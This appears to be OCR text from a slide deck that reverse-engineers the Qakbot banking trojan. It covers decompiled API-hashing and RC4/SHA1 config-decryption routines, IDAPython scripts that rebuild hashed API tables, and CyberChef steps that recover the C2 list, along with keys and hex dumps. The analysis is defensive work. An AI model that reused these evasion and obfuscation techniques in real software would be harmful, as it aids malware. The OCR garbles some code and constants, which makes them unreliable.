api_idx = 0;
if ( !numAPINames )
{
    return 0;
}
while ( 1 )
{
    strAPIName = (dll_base_addr + pNamesAddrTbl[cnt]);
    len_strAPIName = qbot_strlen(strAPIName);
    if ( (qbot_crc32_calc_hash(strAPIName, len_strAPIName, 0) ^ 0x218FE958) = pre_api_hash )
    {
        break;
    }
    cnt = api_idx + 1;
    api_idx = cnt;
    if ( cnt ≥ numAPINames )
    {
        return 0;
    }
}
```

2

```
int __fastcall qbot_crc32_calc_hash(char *inputStr, unsigned int inputStrLen, int initial_seed)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL- "+" TO EXPAND]

    crc32 = ~initial_seed;
    if ( !inputStrLen )
    {
        return 0;
    }
    for ( i = 0; i < inputStrLen; ++i )
    {
        tmp = g_crc32_tbl[(inputStr[i] ^ crc32) & 0xF] ^ ((inputStr[i] ^ crc32) >> 4);
        crc32 = g_crc32_tbl[tmp & 0xF] ^ (tmp >> 4);
    }
    return ~crc32;
}
```

3

Generate Hash Database in Json Format

- Write a Python script for generating all hashes from required Dlls.

The screenshot shows a terminal window with a yellow background. At the top, there is a code block:

```
def calc_hash(api_name):
    return (zlib.crc32(api_name) & 0xffffffff) ^ 0x218FE95B
```

A red arrow points from this code block down to the terminal window. Inside the terminal window, there are two tabs: "Script" and "Path". The "Script" tab shows the command: `2.idapython_Qakbot_gen_api_hashes.py`. The "Path" tab shows the full path: `C:\Users\malab\Desktop\Qakbot SBC\core dll\scripts\2.idapython_Qakbot_gen_api_hashes.py`. Below these tabs, the "Output" tab displays the following text:

```
[+] Generated functions for C:\Windows\SysWOW64\kernel32.dll
[+] Generated functions for C:\Windows\SysWOW64\ntdll.dll
[+] Generated functions for C:\Windows\SysWOW64\user32.dll
[+] Generated functions for C:\Windows\SysWOW64\gdi32.dll
[+] Generated functions for C:\Windows\SysWOW64\netapi32.dll
[+] Generated functions for C:\Windows\SysWOW64\advapi32.dll
[+] Generated functions for C:\Windows\SysWOW64\shlwapi.dll
[+] Generated functions for C:\Windows\SysWOW64\shell32.dll
[+] Generated functions for C:\Windows\SysWOW64\userenv.dll
[+] Generated functions for C:\Windows\SysWOW64\ws2_32.dll
[+] Generated functions for C:\Windows\SysWOW64\wtsapi32.dll
[+] Generated functions for C:\Windows\SysWOW64\crypt32.dll
[+] Generated functions for C:\Windows\SysWOW64\wininet.dll
[+] Generated functions for C:\Windows\SysWOW64\urlmon.dll
[+] All done! Check your qbot_generated_api_hashes.json file!!
```

A red arrow points from the bottom right of the terminal window to the right side of the slide, where a large JSON object is displayed:

```
{"1711997285": "Func_kernel32_AcquireSRWLockExclusive", "38792668": "Func_kernel32_AcquireSRWLockShared", "1261382487": "func_kernel32_ActivateActCtx", "1437433668": "Func_kernel32_ActivateActCtxxWorker", "1598394688": "Func_kernel32_AddAtomA", "2854216153": "Func_kernel32_AddAtomW", "443685189": "Func_kernel32_AddConsoleAliasA", "4805315796": "func_kernel32_AddConsoleAliasW", "1586971786": "Func_kernel32_AddDllDirectory", "461109646": "Func_kernel32_AddIntegrityLabelToBoundaryDescriptor", "3287471607": "Func_kernel32_AddLocalAlternateComputerNameA", "1274713254": "Func_kernel32_AddLocalAlternateComputerNameW", "2093923857": "func_kernel32_AddRefActCtx", "3668831077": "Func_kernel32_AddRefActCtxWorker", "3634271267": "Func_kernel32_AddResourceAttributeAce", "196464886": "Func_kernel32_AddSIDToBoundaryDescriptor", "620759785": "Func_kernel32_AddScopedPolicyIDAce", "576189948": "Func_kernel32_AddSecureMemoryCacheCallback", "3471370987": "func_kernel32_AddVectoredContinueHandler", "2969157178": "Func_kernel32_AddVectoredExceptionHandler", "3717119436": "Func_kernel32_AdjustCalendarDate", "3655726291": "func_kernel32_AllocConsole", "3121344793": "Func_kernel32_AllocateUserPhysicalPages", "3636888107": "Func_kernel32_AllocateUserPhysicalPagesNuma", "1609349775": "func_kernel32_AppPolicyGetClrCompat", "2598396157": "Func_kernel32_AppPolicyGetCreateFileAccess", "3756634122": "func_kernel32_AppPolicyGetLifecycleManagement", "2773494299": "Func_kernel32_AppPolicyGetMediaFoundationCodecLoading", "1486704034": "Func_kernel32_AppPolicyGetProcessTerminationMethod", "1131184611": "Func_kernel32_AppPolicyGetShowDeveloperDiagnostic", "3862838731": "Func_kernel32_AppPolicyGetThreadInitializationType", "2226074668": "Func_kernel32_AppPolicyGetWindowingModel", "3413126118": "Func_kernel32_AppXGetOSMaxVersionTested", "3012851466": "Func_kernel32_ApplicationRecoveryFinished", "1138974277": "Func_kernel32_ApplicationRecoveryInProgress", "3951390928": "Func_kernel32_AreFileApisANSI", "1529738577": "Func_kernel32_AssignProcessToJobObject", "457194616": "Func_kernel32_AttachConsole", "2140877288": "Func_kernel32_BackupRead", "871665176": "Func_kernel32_BackupSeek", "3718039128": "Func_kernel32_BackupWrite", "4251152185": "Func_kernel32_BaseCheckAppcompatCache", "3767945782": "Func_kernel32_BaseCheckAppcompatCache"}
```

Convert Hashes

- Write IDAPython script for **converting all hashes to the corresponding API name.**

The screenshot shows the IDA Pro interface with a script window titled "2. idapython_Qakbot_api_hash_converter.py". The script is processing pre-computed hashes of kernel32 at address 0x1001d948. It lists numerous API functions and their converted names, such as "func_kernel32_LoadLibraryW" and "func_kernel32_FreeLibrary". A red box highlights the "Name" column, which contains the converted API names. A yellow box highlights the "func_kernel32_*" prefix for the converted functions. The output window shows the converted names for various APIs like CreateToolhelp32Snapshot, GetProcAddress, GetModuleHandleA, etc.

```
.rdata:1001D93C dw 737Fh ; GUID IID_IWbemLocator
.rdata:1001D93E dw 11CFh ; Data2
.rdata:1001D948 db 88h, 40h, 0, 0Ah, 0, 4Bh, 2Eh, 24h; Data4
.rdata:1001D948 ; const int g_kernel32_api_prehashes[80]
.rdata:1001D948 g_kernel32_api_prehashes dd func_kernel32_LoadLibraryA
.rdata:1001D948 ; DATA XREF: DllEntryPoint+6E↑
.rdata:1001D948 ; qbot_retrieve_api_from_required_dlls+A
.rdata:1001D94C dd func_kernel32_LoadLibraryW
.rdata:1001D950 dd func_kernel32_FreeLibrary
.rdata:1001D954 dd func_kernel32_GetProcAddress
.rdata:1001D958 dd func_kernel32_GetModuleHandleA
.rdata:1001D95C dd func_kernel32_GetModuleHandleW
.rdata:1001D960 dd func_kernel32_CreateToolhelp32Snapshot
.rdata:1001D964 dd func_kernel32_Module32First
.rdata:1001D968 dd func_kernel32_Module32Next
.rdata:1001D96C dd func_kernel32_WriteProcessMemory
.rdata:1001D970 dd func_kernel32_OpenProcess
.rdata:1001D974 dd func_kernel32_VirtualFreeEx
.rdata:1001D978 dd func_kernel32_WaitForSingleObject
.rdata:1001D97C dd func_kernel32_CloseHandle
.rdata:1001D980 dd func_kernel32_LocalFree
.rdata:1001D984 dd func_kernel32_CreateProcessW
.rdata:1001D988 dd func_kernel32_ReadProcessMemory
.rdata:1001D98C dd func_kernel32_Process32First
.rdata:1001D990 dd func_kernel32_Process32Next
.rdata:1001D994 dd func_kernel32_Process32FirstW
.rdata:1001D998 dd func_kernel32_Process32NextW
.rdata:1001D99C dd func_advapi32_CreateProcessAsUserW
.rdata:1001D9A0 dd func_kernel32_VirtualAllocEx
.rdata:1001D9A4 dd func_kernel32_VirtualAlloc
.rdata:1001D9A8 dd func_kernel32_VirtualFree
.rdata:1001D9AC dd func_kernel32_OpenThread
.rdata:1001D9B0 dd func_kernel32_Wow64DisableWow64FsRedirection
.rdata:1001D9B4 dd func_kernel32_Wow64EnableWow64FsRedirection
.rdata:1001D9B8 dd func_kernel32_GetVolumeInformationW
.rdata:1001D9BC dd func_kernel32_IsWow64Process
.rdata:1001D9C0 dd func_kernel32_CreateThread
.rdata:1001D9C4 dd func_kernel32_CreatefileW
.rdata:1001D9C8 dd func_kernel32_CreatefileA
.rdata:1001D9CC dd func_kernel32_FindClose
.rdata:1001D9D0 - rdata:g_kernel32_api_prehashes
```

Script Path: 2. idapython_Qakbot_api_hash_converter.py

Line 1 of 1

Output

```
[+] Processing pre-computed hashes of kernel32 at 0x1001d948
[+] Converted 0x1001d948 to func_kernel32_LoadLibraryA enumeration
[+] Converted 0x1001d94c to func_kernel32_LoadLibraryW enumeration
[+] Converted 0x1001d950 to func_kernel32_FreeLibrary enumeration
[+] Converted 0x1001d954 to func_kernel32_GetProcAddress enumeration
[+] Converted 0x1001d958 to func_kernel32_GetModuleHandleA enumeration
[+] Converted 0x1001d95c to func_kernel32_GetModuleHandleW enumeration
[+] Converted 0x1001d960 to func_kernel32_CreateToolhelp32Snapshot enumeration
[+] Converted 0x1001d964 to func_kernel32_Module32First enumeration
[+] Converted 0x1001d968 to func_kernel32_Module32Next enumeration
[+] Converted 0x1001d96c to func_kernel32_WriteProcessMemory enumeration
[+] Converted 0x1001d970 to func_kernel32_OpenProcess enumeration
[+] Converted 0x1001d974 to func_kernel32_VirtualFree enumeration
[+] Converted 0x1001d978 to func_kernel32_WaitForSingleObject enumeration
[+] Converted 0x1001d97c to func_kernel32_CloseHandle enumeration
[+] Converted 0x1001d980 to func_kernel32_LocalFree enumeration
[+] Converted 0x1001d984 to func_kernel32_CreateProcessW enumeration
[+] Converted 0x1001d988 to func_kernel32_ReadProcessMemory enumeration
[+] Converted 0x1001d98c to func_kernel32_Process32First enumeration
[+] Converted 0x1001d990 to func_kernel32_Process32Next enumeration
[+] Converted 0x1001d994 to func_kernel32_Process32FirstW enumeration
[+] Converted 0x1001d998 to func_kernel32_Process32NextW enumeration
[+] Converted 0x1001d99c to func_advapi32_CreateProcessAsUserW enumeration
[+] Converted 0x1001d9a0 to func_kernel32_VirtualAllocEx enumeration
[+] Converted 0x1001d9a4 to func_kernel32_VirtualAlloc enumeration
[+] Converted 0x1001d9a8 to func_kernel32_VirtualFree enumeration
[+] Converted 0x1001d9ac to func_kernel32_OpenThread enumeration
[+] Converted 0x1001d9b0 to func_kernel32_Wow64DisableWow64FsRedirection enumeration
[+] Converted 0x1001d9b4 to func_kernel32_Wow64EnableWow64FsRedirection enumeration
[+] Converted 0x1001d9b8 to func_kernel32_GetVolumeInformationW enumeration
[+] Converted 0x1001d9bc to func_kernel32_IsWow64Process enumeration
[+] Converted 0x1001d9c0 to func_kernel32_CreateThread enumeration
```

Name

kernel32_api_functions
ntdll_api_functions
user32_api_functions
gd32_api_functions
netapi32_api_functions
advapi32_api_functions
shell32_api_functions
shlwapi_api_functions
userenv_api_functions
ws2_32_api_functions
wininet_api_functions
urlmon_api_functions
crypt32_api_functions
wtsapi32_api_functions

FFFFFFFFFF ; or : ; set a comment for the current item
FFFFFFFFFF ; For bitfields the line prefixes display the bitmask
FFFFFFFFFF ;
FFFFFFFFFF ; enum kernel32_api_functions, mappedto_233
FFFFFFFFFF func_kernel32_ExitProcess = 40F7E97h
FFFFFFFFFF func_kernel32_ReleaseMutex = 6606F84h
FFFFFFFFFF func_kernel32_Process32First = 7F318FEh
FFFFFFFFFF func_kernel32_SleepEx = 0BE3DF3Ch
FFFFFFFFFF func_kernel32_SetConsoleCtrlHandler = 0C98CB3Eh
FFFFFFFFFF func_kernel32_IsoWow64Process = 0FDFFD50h
FFFFFFFFFF func_kernel32_Module32First = 1966F55Bh
FFFFFFFFFF func_kernel32_ResumeThread = 19FD57E2h
FFFFFFFFFF func_kernel32_CreateEventA = 1B95A5A2h
FFFFFFFFFF func_kernel32_LoadLibraryA = 1E4E54D6h
FFFFFFFFFF func_kernel32_LocalFree = 1F871ED0h
FFFFFFFFFF func_kernel32_FindResourceA = 1FBFB221h
FFFFFFFFFF func_kernel32_Process32Next = 23013C9Bh
FFFFFFFFFF func_kernel32_VirtualAlloc = 2841E411h
FFFFFFFFFF func_kernel32_ReadFile = 28D3EA8Bh

Create and Apply API Struct

- Write an IDAPython script for **creating an API struct**, then apply the generated struct to global variables to recover which API function is being called.

```
def makeStruct(name, startIdx, endIdx):
    structName = str(name)
    print ("Making struct %s" % name)

    structId = idc.add_struct(0xFFFFFFFF, structName, 0)
    if structId == 0xFFFFFFFF:
        raise ValueError("Struct %s already exists!" % structName)

    for addr in range(startIdx, endIdx, 4):
        constant = idc.get_wide_dword(addr)
        if constant != 0:
            enum_data = get_enum_const(constant)
            if enum_data:
                name, enum_id = enum_data
                idc.add_struct_member(structId, str(name), -1, idc.FF_DATA|idc.FF_DWORD, -1, 4)

def main():
    print('\n[+] Create kernel32 api struct')
    makeStruct('kernel32_apis_tbl', 0x1001D948, 0x1001DA90)
```

```
00000000 kernel32_apis_tbl struc ; (sizeof=0x140, mappedto_247)
00000000 func_kernel32_LoadLibraryA dd ?
00000004 func_kernel32_LoadLibraryW dd ?
00000008 func_kernel32_FreeLibrary dd ?
0000000C func_kernel32_GetProcAddress dd ?
00000010 func_kernel32_GetModuleHandleA dd ?
00000014 func_kernel32_GetModuleHandleW dd ?
00000018 func_kernel32_CreateToolhelp32Snapshot dd ?
0000001C func_kernel32_Module32First dd ?
00000020 func_kernel32_Module32Next dd ?
00000024 func_kernel32_WriteProcessMemory dd ?
00000028 func_kernel32_OpenProcess dd ?
0000002C func_kernel32_VirtualFreeEx dd ?
00000030 func_kernel32_WaitForSingleObject dd ? ; XREF: Wind+D/r
```


9/11/2023}
 int _stdcall Wind()
{
 (*(g_p_kernel32_apis + 0x30))(dword_10020D54, 0xFFFFFFFF);
 (*(g_p_kernel32_apis + 0xEC))(0);
 return 0;
} Before

int _stdcall Wind()
{
 (g_p_kernel32_apis->func_kernel32_WaitForSingleObject)(hHandle, 0xFFFFFFFF);
 (g_p_kernel32_apis->func_kernel32_ExitProcess)(0);
} After
Bring one or the most active threat actors

Decrypt Configuration

- Qakbot will use resource-related API functions to load encrypted configuration.

```
.rdata:1001D9E4 dd func_kernel32_ReleaseMutex
.rdata:1001D9E8 dd func_kernel32_FindResourceA
.rdata:1001D9EC dd func_kernel32_FindResourceW
.rdata:1001D9F0 dd func_kernel32_SizeofResource
.rdata:1001D9F4 dd func_kernel32_LoadResource
.rdata:1001D9F8 dd func_kernel32_GetTickCount64
.rdata:1001D9FC dd func_kernel32_ExpandEnvironmentStringsW
```



Pseudocode

```
resource_size = 0;
str_Component_08 = qbot_decrypt_str_2(0x187u); // 0x187, decrypted string: Component_08
ptrC2Ips_resource_data = qbot_load_resource_data(g_qbot_ctx->bot_current_base_addr, str_Component_08, &resource_size);
qbot_free_buffer(&str_Component_08);
if ( ptrC2Ips_resource_data )
{
    str_input_key = qbot_decrypt_str_2(0x154u); // 0x154, decrypted string: bUDiuY81gYquty@4frdRdpfko(eKmudeuMncueaN
    c2_config_info = qbot_decrypt_resource_config_based_on_input_key(ptrC2Ips_resource_data, resource_size, str_input_key); 1
    qbot_free_buffer(&str_input_key);
    if ( c2_config_info )
    {
        c2_config_decrypted = qbot_decrypt_resource_config_based_on_input_key(c2_config_info->p_decrypted_data, c2_config_info->decrypted_size, 0);
        if ( c2_config_decrypted ) 2
        {
            // if pass input key, then calc sha1 of input key
            if ( str_input_key )
            {
                qbot_gen_sha1_of_input_key(res_cfg_info, str_input_key);
            }
            // decrypted_size = len(decrypted_data) - 0x14 (sha1 key for check integrity of new_key+encrypted_config)
            decrypted_size = qbot_decrypt_and_check_integrity_of_next_encrypted_data( 3
                sha1_key_len,
                res_cfg_info->sha1_of_inputKeyStr,
                enc_res_data_cp,
                enc_res_size,
                *ptr_decrypted_data);
            if ( decrypted_size < 0 )
            {
                goto free_buf_from_mem;
            }
        }
    }
}
```

Pseudocode

```
size_t __usercall qbot_decrypt_and_check_integrity_of_next_encrypted_data@<eax>(
    unsigned __int16 len_inputKey@<dx>,
    _BYTE *inputKey@<ecx>,
    _BYTE *p_enc_data,
    int enc_data_size,
    _BYTE *out_next_enc_buf)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL- "+" TO EXPAND]

    qbot_memcpy(out_next_enc_buf, p_enc_data, enc_data_size);
    qbot_rc4_ksa(inputKey, len_inputKey, rc4_sbox);
    qbot_rc4_prga(out_next_enc_buf, enc_data_size, rc4_sbox);
    // calc sha1 of next encrypted data (from decrypted data + 0x14)
    qbot_sha1(out_next_enc_buf + 0x14, enc_data_size - 0x14, out_sha1Buf);
    // check integrity of next encrypted data
    if ( qbot_memcmp(out_sha1Buf, out_next_enc_buf, 0x14u) )
    {
        return -1u;
    }
    qbot_memcpy(out_next_enc_buf, out_next_enc_buf + 0x14, enc_data_size - 0x14);
    return enc_data_size - 0x14;
}
```

CyberChef – Cyber Swiss-Army Knife (1)

The screenshot shows the CyberChef interface. On the left, under the 'Recipe' section, there is a green box labeled 'SHA1' with 'Rounds 80'. Below it, a red circle contains the number '1' and the text 'generate SHA1 from decrypted string'. In the center, the 'Input' field contains the string 'bUDuiy81gYguty@4frdRdpfko(eKmudeuMncueaN). The 'Output' field below it contains the SHA1 hash '12bd42d0941c69ecc4e8075ccf3e9f202c1a9412'. A red arrow points from the input string to the output hash.

start: 40 end: 40 length: 0 lines: 1

time: 6ms length: 40 lines: 1

Recipe

SHA1

Rounds 80

1 generate SHA1 from decrypted string

bUDuiy81gYguty@4frdRdpfko(eKmudeuMncueaN)

Input

Output

12bd42d0941c69ecc4e8075ccf3e9f202c1a9412

CyberChef – Cyber Swiss-Army Knife (2)

Resource Data →

SHA1 (new key + encrypted config) →

2 Using the generated SHA1 as RC4 key, perform decrypt resource data

9/11/2024 69

Resource Data

SHA1 (new key + encrypted config)

2

Using the generated SHA1 as RC4 key, perform decrypt resource data

Input

Output

start: 561 end: 561 length: 3059 lines: 1

start: 561 time: 4ms end: 561 length: 2040 lines: 1

58 2F 7C 4E 6A 96 A4 B9 87 B2 F4 37 7A 8A F7 54 C9 68 FB A6 21 DF A4 B9 72 91 35 DF BF 1F 99 84 84 9A EA F3 11 D0 D8 1B 48 EE B9
F5 7F 1F 64 FE E2 2B 0E 58 9F 8C 0A 02 A8 53 8A CE 47 AA 84 E1 EE 1A 56 97 AC BA 42 E1 52 E9 C6 80 F7 E4 B7 B8 71 3C C2 27 1C 8E
08 1B A9 A1 FC F2 38 7F 26 92 91 53 22 47 D1 1A 37 EB D0 83 89 18 56 B9 C9 30 46 8D F9 C4 4E 19 8F 0A B4 76 ED BF 8E BF 8A CD 93
2B 88 C5 8F F6 E7 E0 72 98 23 6B 52 7A 2D E1 83 0D 1E CF 19 B6 84 CB 77 98 9E 5A F2 84 8C A9 A7 25 BB 16 64 C0 59 D8 5E 05 35 E2
D5 21 33 14 AE 54 D3 53 D6 C5 A2 90 22 19 6F 0B 10 70 F8 8B 6B 58 63 68 AF 5A 17 96 19 A1 E6 5B AD 0A 52 91 3F D7 83 27 B2 7A 30
F2 A0 61 52 AA A8 14 2A FA 90 4C 72 05 CC 40 17 59 C4 71 BA 1D B9 6C C5 6E 23 22 0E 36 8E 1A F1 38 30 34 96 89 76 83 FC 7F 89 84
21 2C AE 3A AD D4 51 1A 3A D9 CF 7C 3A 36 6E 42 E7 A3 C8 F8 38 AD 6C D7 EB CD 12 34 E5 35 FB EB C0 1E CA E7 2E F8 D7 BE AF 41 95
58 CC 76 55 EE 95 3A D6 60 12 D7 79 6C 46 F9 29 06 86 4E 1E 71 5D 25 E5 A6 C6 53 4B DC DF AF 03 61 40 B1 AC B4 25 B2 B0 8E 67 35
2D B6 C6 11 56 72 C2 FB E3 B3 8F 70 D6 13 E7 1E 05 D8 40 55 75 BA A1 82 38 15 65 1F C1 23 83 65 C2 5B 23 77 8B 1B F7 39 5C 25 4F
96 E2 21 58 CB 59 42 FC 17 FC 37 11 12 20 A6 A6 F8 BC D5 2B 14 88 F5 E8 8C 11 DB 3C 24 BB 66 7A 52 51 A3 C6 80 69 D0 41 2E E4 65
A8 43 7A A4 AA A6 10 F3 20 E0 99 F4 99 3C DC E5 DC 90 B3 20 58 54 65 8C 32 2A F7 5C E4 D4 90 39 2B 8D 28 87 73 EC AA 5A 65 77 F1
69 71 70 83 30 46 6F 80 B8 2E AC F6 F6 77 82 73 85 0D D5 7B A2 26 C6 1D 89 1C AF 3B 64 FA FC 63 12 95 73 C7 73 8D 9D 9C A9 50 A7
BC EF 86 30 13 03 DE 33 59 87 65 65 DE 82 B1 01 95 4F 0D 8B 17 2B AB 16 22 DB 90 5C 4A 04 C0 85 F8 73 C9 21 64 5C 9A 5E F3 E7 F6
6E 10 93 F0 8B 3E A3 65 89 85 B6 39 ED 7B C8 6B 2B CE 94 3B BA 64 37 C9 22 CD 14 6E 6C 3D 57 B0 34 B3 F2 89 CC A9 2B E8 18 A2 40
C7 62 06 2B 5E 38 A8 E4 49 1C A3 DA 25 55 8A EF 14 28 7A 5B FB FE 13 6D 7F 1F A9 91 B1 A5 57 13 EE FA 65 33 78 C6 72 6A 4A DC 1E
E6 57 5A E6 7B 47 D4 31 64 52 FE 7C FB AA 1B 88 FB E3 D2 D4 04 4A 39 53 85 23 73 93 87 49 6A 19 36 DD A7 5B C4 AD 80 8B 52 9B 34
E1 47 E0 D0 EB 88 AE 68 49 F3 CD 9A 7B CF FF 3E 0F 51 78 EB 23 4C 32 31 B9 4A 24 3E 4C C3 F2 81 35 CE 09 E6 86 FF 66 26 62 05 DA
9A 73 B6 DF 33 C5 CF 4E 7E 02 32 E3 DF E3 E9 1F 99 D3 6B 5A 98 34 EE 03 03 CE 65 C8 EA 5B E8 6A 92 32 B0 B5 12 A6 79 B6 CF 72
35 AD FC 05 78 03 B3 AB CE CB F8 2D 26 F9 E2 BC 1A 76 36 91 6A 0C B3 DD 5F 9B 12 73 11 23 A7 34 73 C8 DC 3E DE 2D B4 FD C7 08 1D
5F 44 E0 D6 E4 F9 8A FC 7D 73 4F BF BF 7F 8F 6F B2 54 F5 13 6B 6F B6 B6 FF 07 A8 FD 29 3E DC 2B 96 DC F7 37 B4 1B 48 13 65 87
B6 B0 C5 26 DE M5 F8 A3 E8 8D E7 DE 52 E6 4D E3 80 43 50 23 19 5D 09 EE 62 3F AA 41 29 FE B9 77 EB 2B B1 B2 5A CD 2F B5 B6 EC 2E
79 9C F9 E0 76 47 43 3F 66 97 EB A4 3A 80 5D 06 69 09 24 AE 5A 29 73 09 73 5C D5 07 B0 0A 14 8B D8 0A 50 9E A9 40 BC B9 DC E5 49
98 8E D4 D4 9F 1E 3B C8 AF 58 64 75 A7 33 35 B6 BF 13 C3 F0 F5 B7 A3 F2 2B BE F2 D4 2E 70 69 EC D9 4D 7D C3 7B 1F 48 53 C0 35 BD
5A 69 08 AF 99 CC 0C F1 B3 6F 4C 65 1B FC 54 F5 97 75 89 1B 3F 59 66 DF BA 19 BF D3 6C B9 40

CyberChef – Cyber Swiss-Army Knife (3)

The screenshot shows the CyberChef interface with the following configuration:

- Recipe:** SHA1
- Input:** Hex dump of encrypted data (length: 2000, lines: 1). The input starts with: 9c3531b0b2c355d01e95cb5302fad5a0eec...
7fa93033c16fb1857b4ffcc...
55b61bc68ee53b1086b35c1d3bc48fc6355c96bc39d520d48248de634fc92679151a0b5402e70de6cb3d0270df5aede633480fb2243a7ed7830feaeb948fd5214
0b0b94145ff40b4f508c790eb64d0f490b398653d0e848e517b75e01e81003192d501efcf701b3f793757015d66b9010a9b83fe78d718b3d6d4440b481910ba9d
bdd78927965c46dfbd532aa6b1c0841067b5998741d69566f3c7354080494a6241fee328bcc9240c98e37b4158a4ca0dee0d956dfcd3a54bf947ef28fc32d347e1
b5af98bd3c7588120cb3fd7e7cccd5568fc76327993f931365f1f6915f3f316ee9aba998e47d902b435f4f4b6aad96102d7b15e3b318c175b5cd5a9dd9d52938c3d
82e5c8359f6c66be4a6ebdf2acc2a670b38ca383d341835901acaf3df0ac0ca2ec9778761e431aae698308d5621f4113515bb6133977ac32be875aa3b6e90b3b67
ff173e4697a248f7df2470d7ea523ec46796d50e502dbd26c6c53533lef7c85c285bde1bbeef424f431b3ade0505ed01c243e3e475429b1198cc52dfc4bf8727
99a061efebaabdc25d4326f0b81bae79ff152362cc1700c83c4596bdeb551b082e68bb8aae10e6655d1ec87cee0e4f6db3ceb913f791079532545308497f1504d3
eb87220c9185d24ee0676fc67dc99af625b82d241e578b8fe37d538ebbe91cc6329e3a93bc85362028d522a1ba0a3a3f40b863225099681baf64729ee33f8e038a
a517e11e0b1dd3bb0121bd2c8bac5f297f43e6d9e4d612bfdb1a525c91748bde87bd2bdde180344a993bcec815713c3a6e7f21c03f538568599fb49e261f8f62a8
e55d0b246ae21c8cf7c13c03e8c1512d06c83f82f9768188d3ab50919dc81a5b6091e69fa672815885449a9594b6f8d7569e04b38f9d02a1092b33d050b2ecbd55
5deccc96007de44e537ff040319c224ceb3fbfa7da25da699170704d91977c3eb634915ee3986e3a2dde63df6e878a86a054f21ca9c39ac846086fdeee4a17b9b7
e917abc95a69c284a6c0bd9ee7fbb93113056cc6e0f3137fb90f745d70563e79858f62134ffecf463bcd77132d7f719aad817e6e986a705fc7c0b3a325441105c
2bba0ef781301869dce241915318e0546cbe405f6e03240c6919654b2cc528f73a70627467d9dad93dfa9be44988a4017ed791d6e536bef0f99e58768ac63300df
fa628e1da8d79c4b3ab971c181a09576b95679083bf745d1d2
- Output:** Hex dump of the hash (length: 40, lines: 1). The output starts with: 6706f3bc80f7ae53f4200fc77a3f9e582699a630

3 Check integrity of decrypted data (new key + encrypted config)

CyberChef – Cyber Swiss-Army Knife (4)

4 Decrypt to get the final Bot's C2s <ip:port>

SHA1 key for verifying integrity of final decrypted config

Final decrypted config

The screenshot shows the CyberChef interface with the following details:

- Recipe:** RC4
- Input:** A large block of hex-encoded data starting with 29cb90d0eb44a681515930de8bf39ed8d35e4c56ab5f5804ed13de2091bede37bc498f7391aa7ad1c18b09c2e17fa93033c16fb1857b4ffccae0b15b30e24a87b... (truncated for brevity).
- Passphrase:** 9c3531b0b2c355d01e95cb5302fad5a0eedcd65c1
- Input format:** Hex
- Output format:** Hex
- Output:** The decrypted output starts with b94491372279f514f55c9dd2e315b58f4f8db1f6010cacad5201d101016291174301bb01012f221e8501bb01010eb861c201bb0001b576ce4103e30101dcf59621... (truncated for brevity).
- SHA1 key for verifying integrity of final decrypted config:** b94491372279f514f55c9dd2e315b58f4f8db1f6010cacad5201d101016291174301bb01012f221e8501bb01010eb861c201bb0001b576ce4103e30101dcf59621... (highlighted in red).
- Final decrypted config:** The entire decrypted output block (highlighted in red).

CyberChef – Cyber Swiss-Army Knife (5)

The screenshot shows the CyberChef interface with the following configuration:

- Recipe:** SHA1
- Input:** Hexadecimal string (length: 1920, lines: 1):
